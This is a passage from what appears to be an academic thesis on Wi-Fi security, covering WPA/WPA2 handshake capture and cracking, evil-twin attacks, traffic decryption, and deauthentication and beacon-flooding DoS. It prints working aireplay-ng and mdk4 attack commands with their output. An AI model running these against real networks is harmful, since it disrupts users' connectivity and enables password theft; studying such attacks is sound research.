


Figure 3. SAE handshake

During the first years of its introduction, the WPA3-SAE Dragonfly handshake undertook critical vulnerability analysis [VR20], and was found in some of its aspects to be insecure and even - due to its side-channel implementations - vulnerable to offline dictionary attacks, especially when the patches were not in place.

In another variant of bruteforce attacks, the dictionary attacks were possible when WPA3-

Transition mode was deployed, and a protocol downgrade attack was performed against it, so that the attacker could then proceed with bruteforcing the (shared) WPA2 password of the network by overriding the dictionary attack defenses provided by WPA3-SAE and the Dragonfly handshake.

Chapter 3

Wi-Fi Attacks

In this thesis, we are interested in analyzing extensively Denial-of-Service attacks against Wi-Fi networks, i.e networks which are supporting the IEEE 802.11 protocols, and which are happening on MAC Layer 2 (link layer), not on Layer 1 (physical layer) which involves other techniques different than MAC layer ones, e.g RF frequency jamming on 2.4/5/6 Ghz networks. So, it should be emphasized that the current content is about Wi-Fi MAC sublayer DoS and not general DoS attacks either on other non-802.11 protocols (like BLE, i.e bluetooth low energy protocol) or against the physical RF layer 1 which is below the MAC sublayer. A differentiation is being made on MAC sublayer DoS attacks, depending in some aspects on the perspective of the sending and receiving side of Wi-Fi packets.

In particular, Wi-Fi attacks can be differentiated into two general types: *server-side network attacks* and *client-side attacks*. In the server-side attacks of the wireless world, the underlying WLAN infrastructure is attacked in many ways, through attacks like distributed Denial-of-Service which cause wireless service unavailability, in addition to Access Point attacks via a Man-in-the-Middle position, or an Evil-Twin AP position, simultaneously undermining both the authenticity and the availability of the wireless server/client model. In the client-side attacks, it is possible to attack the wireless client endpoint (also called STA or supplicant) through several methods, e.g through AP-less half-handshake simulated attacks, traffic sniffing and specified AP masquerading throughout the Preferred Network List (PNL) of the wireless client widely known as Karma Attacks.

We are interested mainly in the availability element from the known triad “*Confidentiality-Integrity-Availability*” (CIA) and so we are investigating attacks against the availability of Wi-Fi networks, which in the context of this thesis are mainly focused on the personal (not enterprise) implementations. The threat landscape methodology for WLANs includes the attribution of proper

CVEs to vulnerabilities and the updating of vulnerability databases continuously[[ENI](#)].

Note that in the Wi-Fi protocol stack there exist three different type of frames:

1. Control Frames
2. Management Frames
3. Data frames

From a security perspective the management frames are the most important type of Wi-Fi frames that are used widely over the lifetime of the wireless networks, in combination with control and data frames but with some differentiations which should be obvious enough. Management frames are about managing the connectivity between access points and client devices, authentication and association requests/responses, or about disrupting existing associations and tearing down the established connection between the two ends.

When DoS attacks are investigated, it's always important to have an overall assessment of the induced vulnerabilities, and an estimation of the attack vector's effectivity, so that we can later review and fix the related vulnerable points of Wi-Fi implementations, in order to avoid the induced unavailability in a future scope.

Right below (3.2 - 3.3) we are analyzing the different types of Wi-Fi attacks based on the distinctive characteristics of each attack, i.e if it targets the WLAN Infrastructure or the Wireless client endpoints/STAs. It could be pointed out that the difference between Receiving Address (RA) and Transmitting Address (TA) between Access Points (AP) and client stations (STA) can explain the difference between server-side attacks and client-side attacks irrespective of whether the attacks are DoS or of a different typology. The general differentiation between server-side attacks and client-side attacks is causing subsequently a sub-differentiation between server-side DoS attacks and client-side DoS attacks in particular. This sub-differentiation is going to be the basis of the following sections, right after analyzing the 4-way handshake bruteforce attacks.

3.1 4-way handshake bruteforce attacks

It is important to note here, that the standard DoS attack can easily be the preliminary part of a more advanced attack against the WPA/WPA2 handshake, i.e where a STA gets disconnected from the AP via these deauthentication packets and then the attacker starts listening passively for the EAPOL packets containing all the parts of the 4-way WPA/WPA2 handshake (or the most important ones capable for a bruteforcing attack still), against which a bruteforce attack can be orchestrated using

either aircrack-ng suite[air] or other tools like pyrit[cod] or hashcat[has], which can even utilize the GPU of the attacker's workstation. Also it should be noted that such a type of attack can be performed purely offline after capturing the 4-way handshake, so that the attacked STA has no way of knowing that the AP's password is being bruteforced passively, it can only know that an active deauthentication attack was made after which a new handshake was generated. Or it can be off-loaded to a more capable Cloud workstation (e.g on AWS) with multiple GPU's and enough processing power to calculate the correct matching PMKs/PTKs.

A necessary prerequisite for the effective cracking of a WPA1/WPA2-PSK Protected network is the extraction of the 4-way handshake between STA and AP. This can be realized either *passively*, by waiting for the time where the STA will execute a new handshake with the AP during peak times (e.g morning, afternoon, etc., depending on external circumstances), either *actively* with the deauthentication/disassociation of the connected STA from the AP by spoofing certain disconnection management frames. If we detect through "airodump-ng" that there are already connected clients to the target AP, we can just send several deauthentication packets/frames to generate and capture the handshake, through the wordlist cracking of which we can later reveal password of the WPA1/WPA2 Protected network. But there are 4 problems which need to be addressed before we can successfully attack WPA1/WPA2 encryption protocol.

3.1.1 Unsuccessful capture of WPA1/WPA2 handshake

A basic problem of this whole procedure is that it isn't necessarily attaining the goal of handshake capture and so maybe we should repeat the process of sending deauthentication frames. If so, the whole procedure becomes more obtrusive and annoying for the given AP and the given STA, where the user might notice something not ordinary happening; while if the handshake capture fails, the only thing we have attained is a form of temporary DoS.

It should be noted beforehand, that DoS attacks are difficult to prevent as such on the WLAN network level, because even the most modern and recent Intrusion Detection/Prevention Systems (IDS/IPS) are mainly providing a simple recognition - and are not encountering - of the totality of the attacks, in this case the resending of the deauthentication packets attack. However, if the dis-association of the STA from the AP fails through some Wi-Fi network security system, then the WPA1/WPA2 password cracking becomes more difficult. Such a security system exists and we will analyze it later (see 4.2.4), which is applying also on WPA1/WPA2 networks and not only WPA3-SAE as is commonly surmised.

Under the hypothesis of a successful capture of the WPA1/WPA2 handshake, we can proceed

in the practical procedure of cracking the WPA1/WPA2 network passphrase. It should be noted that the cracking procedure is a CPU-intensive procedure, which is based on the architecture and the processing power of the CPU, or of the GPU if this possibility exists. This means in particular that the cracking process is based on the exhausting search of the passphrase from a count of available combinations of words (i.e wordlist), which requires the consumption of the available CPU resources for the faster computation of possible combinations. So, at this point we can discuss the cracking of the WPA1/WPA2 network passphrase.

3.1.2 Retrospective cracking of WPA1/WPA2 passphrase in realistic time




Figure 4. PTK generation through PBKDF2 and EAPOL 4-way handshake [Aca; BR17]

The process of cracking WPA1/WPA2 passphrases is a process of verification if the available passphrases on the wordlist generate the same encrypted hash when inserted into the PBKDF2 algorithm with the encrypted handshake hash, i.e if they generate the same MIC. This algorithm makes significantly slower the process of wordlist bruteforce, because it uses 4096 repetitions inside the encryption procedure. So, the encryption algorithm of WPA1/WPA2 is good enough and could be only broken with the assumption that a relatively easy passphrase has been chosen.

The range of values of a WPA1/WPA2 passphrase begins from 8 characters and it's up to 64, however the users are selecting usually passphrases between 8-12 characters, and also the factory passphrases are longer usually but can sometimes be predictable. This algorithm makes significantly slower the process of wordlist bruteforce. Especially if we consider that a passphrase of 8 characters which only consists of small characters requires the computation of up to 24 to the power of 8 characters (because 24 are the small letters of the alphabet), and that the examination

of all these available combinations through bruteforce could take a long time, we understand that the exhaustive search of the WPA1/WPA2 passphrase is difficult, and could only be fruitful if a smart wordlist which may contain the passphrase is used. The case of using the so-called "rainbow" tables is only effective for SSIDs which are already used inside the rainbow tables and could take a longer time in case the SSID is unique. That's because as shown in the image above, the PBKDF2 algorithm passes each time the unique couple of passphrase and target SSID into the 4-way handshake algorithm. In other words, even in this case the computational time-space usage is problematic.

3.1.3 What to do in case STA or AP is offline

If there isn't any connected STA to the AP then there is no possibility to capture the handshake and later crack it, neither there is a possibility to use some other attacks like the PMKID attack, etc. What an attacker can do in this case, is to use in parallel many wpa_supplicant connection attempts towards the AP using the managed mode of the network interface card, so as to examine through an online interaction with the AP the wordlist combinations. But this method is slow if the wordlist isn't small, and this can be considered an attack method which requires more effort for the configuration of the proper attack script; so it's also more difficult to perform from the standpoint of the required knowledge for the effectiveness of this method.

In the other case, where the AP is offline but the STA, without being connected to another network, is actively probing the given AP - i.e it's sending automatically probe request packets which search for the target AP SSID - then it's possible to simulate the requested AP (Evil-Twin method / honeypot) and generate artificially the capturing of certain elements of the 4-way handshake. This method is called "AP-less WPA1/WPA2-PSK cracking" and can be realized because actually we don't need all the 4 EAPOL handshake packets to crack the passphrase but only the 2 or 3 handshake packets.

The STA has actually saved the AP and the Wireless Network Interface Card (WNIC) has been configured to automatically connect with the AP, so it's possible to relate the STA with a simulated AP (misassociation attack) and at this point to capture the STA-simulated AP handshake. It should be noted that depending on the STA and the WNIC configurations it could be the case that some saved AP aren't searched actively; it's also possible that the WNIC of the STA is in power saving mode, etc.

Under the presumption of finding that the STA which requests a certain AP with a certain SSID in the probe request frames, that we have located to be transmitted in our Wi-Fi range, we

can proceed afterwards in the attempt of cracking the WPA1/WPA2 Passphrase through the honeypot/misassociation attack. In particular, through copying the original AP by a simulated AP, using for example the hostapd program, we create a simulacrum of the AP that can't be visually differentiated effectively from the original AP (because a basic element is the SSID). By consequence the STA can be automatically connected to the fake AP, under the necessary prerequisite that the security configuration settings are the same with the original AP. So, in this manner, the only complicate part of the procedure is to reveal the security configuration settings of the alleged AP, through the concurrent or serial creation of multiple APs with the same network SSID and different - two in particular - encryption options (WPA-WPA2). After that, we can begin the process of cracking the passphrase using the saved, partial (not full because we don't know a-priori the PSK), handshake packets, acquired through this procedure.

3.1.4 Decrypting the WPA1/WPA2 protected data of the WLAN

If we manage to attain the WPA1/WPA2 passphrase, through any of the available methods, it's possible to definitely decrypt data packets which are transmitted within the WLAN. An easy method to do this is by "sniffing" Wi-Fi packets in a completely passive mode. In a similar manner that the Wi-Fi packets are distinguished in data, management and control frames, from the captured packets during a Wi-Fi penetration testing we can extract the data packets in distinction from the other types of wireless packets (i.e beacon frames, probe requests, acknowledgement, deauthentication, etc.).

So, the data packets which are transmitted through a WLAN are in our case here encrypted with WPA1/WPA2. WPA1/WPA2 encrypts data packets with a different and safer way compared to the WEP encryption, making more difficult the effective cryptanalysis of the algorithm, which has been formally proven secure. The main cryptanalytic achievements were discovered during the period 2017-2018 with the KRACK attacks which targeted implementations of the 4-way handshake and not it's core concept. Regarding WPA1/WPA2 algorithm, each packet used by the STA is encrypted with a pairwise temporary key (PTK) which is different than the passphrase and the pairwise master key (PMK). So, to effectively decrypt the whole of the data packets of a WPA1/WPA2 protected WLAN, it isn't just enough to know the PMK and the WPA1/WPA2 passphrase. What is needed, then, in addition to the PMK, is to know the PTK, i.e the only temporary key, which is used in the specific session between AP and STA.

In other words, as shown in Figure 4, it's necessary to capture the *exact handshake between AP-STA* for the extraction of the unique PTK. So, the effective decryption of the data packets

requires two elements: the usage of the passphrase in combination with the handshake capture. If we want to find for all the clients of a certain WLAN their data packets, we should proceed with the same procedure of searching the unique transient key for each STA separately, i.e we have to find each specific AP-STA handshake, so for example if the connected STAs are 5 then we need to find all the 5 handshakes (separately each one or concurrently if this is - less frequently - possible). Maybe the best option for the capture of different AP-STA handshakes is the injection of broadcast deauthentication packets from the simulated AP spoofing the MAC address of the original AP, with a detailed procedure shown in a later section of this thesis (see 3.2). In this last case of the concurrent co-existence of many STAs and of the capture of different handshakes in different capture files, it's possible to use the "mergcap" packet merging program (included by Wireshark) for the combination of the specific saved files which contain the data packets of each STA, and so the retrieval of the complete set of the data packets in a comprehensible form from inside Wireshark[[wir](#)] and other packet analysis utilities (e.g see airdecap-ng[[air](#)]).

The decrypted data packets are smaller in size compared to the whole packet capture which lasted as long as the monitor mode of the WNIC was active. The longer the process of capture of the Wi-Fi packets lasted and the larger the size of the packet capture file, the larger are the data and the possibly useful information (unprotected or encrypted) which can be extracted and analyzed through Wireshark and other packet analysis programs (see also Xplico).

This decryption method, exactly because it's a consequence of a passive recording of the network data packets is at the same time more "safe" - from an attacker's perspective - from the active attacks like Man-in-the-Middle (MiTM), but also more possible that it can lose some of the transmitted data packets and the relevant information, in contradistinction with the active network attacks, where each data packet is necessarily passed through the attacker's computer, and arrives - untouched or modified - from the client's computer to the server and vice versa. Even though, this method can be useful as a first stage of undetectable recording of useful data and of the crucial relations which exist between network elements, with no possibility of detecting the attacker since the WNIC is monitoring completely passively all the AP-STA traffic through the monitor mode, and not through a promiscuous mode (as in Ethernet LANs) which is insecure and can leak the attacker's positioning. So, for example, it's possible to detect important information from data packets, i.e DNS/HTTP/FTP traffic, and analytically locate the layer of IP addressing and the elements of the Address Resolution Protocol (ARP) which maps MAC addresses with IP addresses, without even using reconnaissance attack tools like netdiscover or nmap[[nma](#)], which if not used properly or modified in their command line execution process, are able to trigger unwillingly some

Intrusion Detection/Prevention System (IDS/IPS) and, thus, cancel the attack attempt.

3.1.5 Critical thinking about bruteforcing PBKDF2 algorithm




Figure 5. PBKDF2:4096 repetitions of SHA-1 with the purpose of making as difficult as possible the exhaustive bruteforce attempts (source: Pentester Academy)

As mentioned before in 3.1.2, the cracking problem pertains in general to the problematic speed of the rainbow tables method which is suggested usually for the acceleration of the WPA1/WPA2 cracking process. This method is based on the a priori calculation of PMKs (256 bit), using the PBKDF2 algorithm based on the combination of the SSID (plus SSID length) with the wordlist passphrases. Then, a final check of the PMK-256bit passphrase is checked against the MIC which is provided by the PTK. The opposite procedure is to disregard the a priori calculations, and use the concurrent immediate combination of SSID with PMKs against the STA-AP handshake, to detect if the passphrase used inside the wordlist is the correct one or not.

So, in comparison to the immediate calculation of the PMKs, the pre-calculation using rainbow hash tables on the one hand makes faster the cracking procedure, but on the other hand the time period needed for the PMK generation - through the a priori mixing of passphrases with the SSID - is in fact comparable to the immediate calculation of the PMKs. Additionally, the pre-calculation of tables requires free disk storage space, because several times it's possible that the tables are starting to occupy significantly larger disk space than the original wordlist and require several GBs of data. That's one of the reasons that the batch rainbow table creation procedure takes a lot of time.

Now in particular, we can think that a wordlist which includes all the possible combinations of 8 letters can occupy some TBs of data, so that it's without purpose to use such a rainbow table on

a disk which contains all these combinations; after all, the bruteforce cracking method is applied and executed immediately without pre-calculating the keys. So, the creation of rainbow tables is applied anyhow ideally on the case of a wordlist with a logical size and credible content. Unfortunately, the encryption algorithm used by WPA1/WPA2 doesn't allow to use the same rainbow table for different networks - i.e in particular for networks with different SSID/name - so that this procedure should be specified and executed separately on each network, while the available on-line rainbow tables which contain a set of > 1000 SSIDs are difficult to contain our personalized SSIDs. So, the complete usefulness of this method is ambiguous from the standpoint of saving the available computational time-space.

3.2 Server-side DoS attacks

3.2.1 “Standard” server-side Denial of Service attacks

Broadcast disconnection (deauthentication and disassociation) attacks

DoS and DDoS attacks are particularly effective against Access Points via the transmission of specially crafted management frames, called “deauthentication” packets either broadcast originating from the attacker's device itself with spoofed MAC address to match the AP MAC address with a broadcast destination address (FF:FF:FF:FF:FF:FF) or with a unicast destination address (RA-Receiving Address) . Or they can be targeted against a particular wireless client which is afterwards disconnected from the legitimate AP with spoofed frames originating from the STA MAC (TA-Transmitting Address), which belong to client-side attacks. *Standard deauthentication attacks* are applicable in general to Open Networks, and networks with encryption protocols like WEP, WPA1/2 with an Open System Authentication, and not on new protocols like WPA3-SAE which make these attacks to disappear partially through encryption of the respective (robust) management frames.

As mentioned in the introductory section, this type of attacks was particularly difficult to avoid before the invention of the protocol specification IEEE 802.11w (2009-2012) which included the practical concept of Protected Management Frames (PMF), aimed additionally at preventing deauthentication attacks via the encryption of relevant management frames. With this option available it's possible to detect and prevent standard deauthentication attacks rendering them practically unusable, so as to avoid DoS/DDoS attacks on the wireless layer which now have to find different attack vectors (standard or distributed) in order to succeed.

Disassociation attacks are similar to deauthentication attacks and involve the sending of dis-

association management frames from the spoofed MAC address of the AP, i.e from the attacker, towards the wireless client/STA which can cause a disassociation from the normal wireless connectivity status of the client, exactly like the deauthentication attacks. Both disassociation attacks and deauthentication attacks fit under the general umbrella of “disconnection” attacks.

Using tools like “aireplay-ng”[\[air\]](#) or “mdk3/mdk4” [\[gite\]](#), we can have the following basic deauthentication scenarios:

Broadcast deauthentication command (5 packets sent for immediate disconnection):

```
aireplay-ng -0 5 -a ca:0b:b9:e9:f3:a8 wlan6

19:06:18 Waiting for beacon frame (BSSID: CA:0B:B9:E9:F3:A8) on
channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).

19:06:18 Sending DeAuth (code 7) to broadcast --
BSSID: [CA:0B:B9:E9:F3:A8]

19:06:18 Sending DeAuth (code 7) to broadcast --
BSSID: [CA:0B:B9:E9:F3:A8]

19:06:19 Sending DeAuth (code 7) to broadcast --
BSSID: [CA:0B:B9:E9:F3:A8]

19:06:19 Sending DeAuth (code 7) to broadcast --
BSSID: [CA:0B:B9:E9:F3:A8]

19:06:20 Sending DeAuth (code 7) to broadcast --
BSSID: [CA:0B:B9:E9:F3:A8]
```

It should be noted, however, that modern clients are using state of the art upgraded firmware in their integrated Wi-Fi chipset which ensures that broadcast deauthentication attacks are going to fail because such injected packets are detected and dropped. [\[CKK21\]](#) This is a security counter-measure created by wireless chipset manufacturers in order to protect against broadcast

deauthentication attacks and it is a common mis-conception that this kind of attack is still globally pervasive in an exaggerated manner.

Beacon flooding attacks

In the case of beacon flooding attacks, we can have a large number of spoofed beacon frames with multiple SSIDs (with special characters included) being broadcasted, using tools like “mdk3/mdk4”, possibly breaking the connectivity of client devices. Wireless network drivers can crash during those attacks, as the interfaces are flooded by an increasing number of spoofed beacon frames which advertise multiple fake SSIDs, driving thus the respective resources of the access points and of the clients to their internal limits. In addition to that effect, several Wireless Intrusion Detection Systems (WIDS) can be overloaded by this type of attack, since these would struggle to understand and comprehend all this noise flooding scenario. For example, a WIDS which is using alerting rules which include the appearance of new SSIDs in the vicinity, would be “brought down to it’s knees” easily enough with this method.

We can verify this flooding situation independently using airodump-ng (from aircrack-ng toolset, Fig. 6) for Wi-Fi sniffing and channel-hopping (i.e for detecting the attack) and “mdk4” as well for the attack orchestration set (Fig. 7).

```

Ch 14 ][ Elapsed: 1 min ][ 2023-05-07 14:28

```

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
88:0D:F7:05:79:F9	-29	51	0	0	6	54	WEP	WEP		Ron_Home_WiFi
F2:A8:3E:C2:72:AC	-29	64	0	0	6	54	WPA2	CCMP	PSK	Evl1Corp
F2:A8:3E:C2:99:0C	-29	64	0	0	6	54	WEP	WEP		<length: 6>
88:07:E3:34:9A:4B	-29	62	0	0	11	54	WPA2	CCMP	PSK	Evl1Corp
88:07:E3:57:D6:5C	-29	62	0	0	11	54	WPA2	CCMP	MGT	XYZ-Enterprise
88:0D:F7:84:79:BB	-29	53	0	0	3	11	WPA2	CCMP	PSK	TV-Store-99
88:0D:F7:83:79:BB	-29	1035	0	0	1	11	WPA	TKIP	PSK	Forex_Magic
88:0D:F7:05:79:A9	-29	1035	0	0	1	11	OPEN			Airport-Free-WiFi
88:0D:F7:8E:79:5A	-29	1035	0	0	1	11	WPA2	CCMP	PSK	Evl1Corp
F9:3B:D9:1F:07:3C	-16	3	0	0	9	11	WPA	TKIP	PSK	TF
EE:D1:24:1E:F9:AC	-16	3	0	0	14	54	WPA	TKIP	PSK	X'<SEB-(kTshNf1"evqS
02:74:62:2B:04:0E	-16	3	0	0	6	11	WEP	WEP		000Uv6s/#CH(3)-KYK0M
51:FF:A7:8B:09:9C	-16	3	0	0	4	54	OPEN			l
87:1B:8D:7C:EA:07	-16	3	0	0	1	54	WPA	TKIP	PSK	[0TId;5- JuYmp:qQAP9o*wo[g
48:55:9F:84:01:5D	-16	3	0	0	11	11	WPA	CCMP	PSK	XCAD:27FP13q(LlVF
F9:23:F0:41:78:0B	-16	3	0	0	13	11	WEP	WEP		Q29mp
C3:6B:F2:48:62:8B	-16	3	0	0	8	11	WPA	CCMP	PSK	%\$!kqAt+P[Vv])Avv;+*rQ
48:AB:AB:23:AA:E2	-16	3	0	0	6	11	WPA	TKIP	PSK	c\Crgkqal/g1j")A-KP
1B:3B:57:48:DA:3A	-16	3	0	0	14	54	WPA	TKIP	PSK	uLSk5>2"qz3m w1,Sa1
81:05:0C:F1:3F:A6	-16	3	0	0	2	54	WPA	TKIP	PSK	{NB5 T
7C:73:18:8F:8B:0D	-16	3	0	0	12	54	OPEN			Z
E4:0F:16:48:4C:08	-16	3	0	0	8	54	WPA	CCMP	PSK	Vp{AX"lW
42:1E:BD:A8:F2:43	-16	3	0	0	3	11	WPA	CCMP	PSK	{NB5v}lE_c}
E1:71:8D:97:84:39	-16	3	0	0	4	54	OPEN			rHKCL<@MJK Sh["< PobF8a} Z9>
9B:03:A4:AF:D8:0C	-16	3	0	0	10	11	WPA	TKIP	PSK	66
CE:35:BE:0A:39:02	-16	3	0	0	5	11	WEP	WEP		Z3l\
CF:2E:68:3D:89:F8	-16	3	0	0	1	54	WPA	CCMP	PSK	s
8D:4A:AB:AC:E1:FE	-16	3	0	0	11	54	WPA	TKIP	PSK	GZ8(hy/m@

Figure 6. SSID flooding captured on airodump-ng output

This beacon flooding attack is valid against any encryption protocol preferred, even for modern networks supporting WPA3-SAE. And it’s also similar to the Karma attack which is going to be analyzed afterwards (3.7.1).

```

Current MAC: 68:63:65:93:DF:68 on Channel 5 with SSID: K0I]@EJmVv(")knyZ, &.jv{1}vs]
Packets sent: 1179 - Speed: 49 packets/sec
Current MAC: F9:8c:2D:A3:B2:C7 on Channel 4 with SSID: PK5,xT<{S"L
Packets sent: 1228 - Speed: 49 packets/sec
Current MAC: 1C:39:6C:4D:49:6E on Channel 13 with SSID: X5<RP7ZJ
Packets sent: 1277 - Speed: 49 packets/sec
Current MAC: DF:38:87:BF:57:29 on Channel 4 with SSID: $UU.-L^M(Uqkg:e^,4 0Bxy?k
Packets sent: 1326 - Speed: 49 packets/sec
Current MAC: 21:25:59:BB:AB:A8 on Channel 12 with SSID: jH4L?=@]PuEt{m 3'
Packets sent: 1375 - Speed: 49 packets/sec
Current MAC: 3D:09:1D:7E:F7:CB on Channel 10 with SSID: nk4Q3h-z
Packets sent: 1424 - Speed: 49 packets/sec
Current MAC: BE:20:3B:11:2A:90 on Channel 3 with SSID: _BI?
Packets sent: 1473 - Speed: 49 packets/sec
Current MAC: 67:F9:2D:4A:51:0D on Channel 9 with SSID: qhQx4K_K)U+Vz\,kH?uy{B!}
Packets sent: 1521 - Speed: 49 packets/sec
Current MAC: 30:BE:B7:AA:80:1C on Channel 9 with SSID: F.*1,"P@ia-9w6j}cXLVTV
Packets sent: 1570 - Speed: 49 packets/sec
Current MAC: AF:12:E3:A1:98:2D on Channel 4 with SSID: $#6h.GpXvozn1-pwL;F"
Packets sent: 1619 - Speed: 49 packets/sec
Current MAC: BA:28:BB:39:EB:76 on Channel 9 with SSID: &bmLB_yh,DX'X
Packets sent: 1662 - Speed: 49 packets/sec
Current MAC: 19:6A:A4:47:F8:EE on Channel 14 with SSID: '{
Packets sent: 1711 - Speed: 49 packets/sec
Current MAC: BC:73:F5:D9:A9:A0 on Channel 6 with SSID: ;<3Xv]uCp@v ue
Packets sent: 1759 - Speed: 48 packets/sec
Current MAC: 22:33:41:25:9B:99 on Channel 10 with SSID: cDmfMuh2?D{ZwC1yI76KJH!|X
Packets sent: 1808 - Speed: 49 packets/sec
Current MAC: 2E:E3:6C:D5:59:E5 on Channel 14 with SSID: Xx^yV,)19K[B- K1G;J.u
Packets sent: 1856 - Speed: 48 packets/sec
Current MAC: 16:00:40:69:2C:90 on Channel 8 with SSID: Hgd#de"S+]/o
Packets sent: 1905 - Speed: 49 packets/sec
Current MAC: 2E:1D:70:CA:8E:34 on Channel 3 with SSID: |{(:8viZ9M ',Z W!wS'3v9
Packets sent: 1954 - Speed: 49 packets/sec
Current MAC: 30:D6:3F:DC:EB:FD on Channel 13 with SSID: <"v!
Packets sent: 2003 - Speed: 49 packets/sec
^C
root@attackdefense:~# mdk4 wlan1 0

```

Figure 7. Actual attack set orchestrated through mdk4

Resource flooding attacks

We can flood standard Wi-Fi networks with spoofed association requests originating from multiple MAC addresses concurrently, or even better we can flood the network in a distributed manner by utilizing more computers involved in this resource flooding scenario. The Wi-Fi network can become unresponsive towards existing (connected) clients as well as towards newly inserted clients, which can't connect to the network to complete the Wi-Fi handshake effectively being "sabotaged".

Authentication request flooding on WPA3-SAE or transition mode networks

There is a differentiation between the authentication flooding attack against a WPA/WPA2-PSK protected network and the authentication flooding attack against a WPA3-SAE protected network. Mdk4 can be traditionally used for WPA/WPA2-PSK authentication flooding, while other tools are capable of WPA3-SAE authentication flooding.

In this attack flavour, which is mainly targeted against a WPA3 protected network, we are flooding the WPA3-SAE stack with fake authentication requests which are blocking other new clients from connecting to the wireless network. In particular, the AP is flooded with spoofed authentication frames and can't reliably handle new WPA3-SAE clients [gitf; ald].

3.3 Client-side DoS attacks

3.3.1 “Standard” client-side Denial of Service attacks

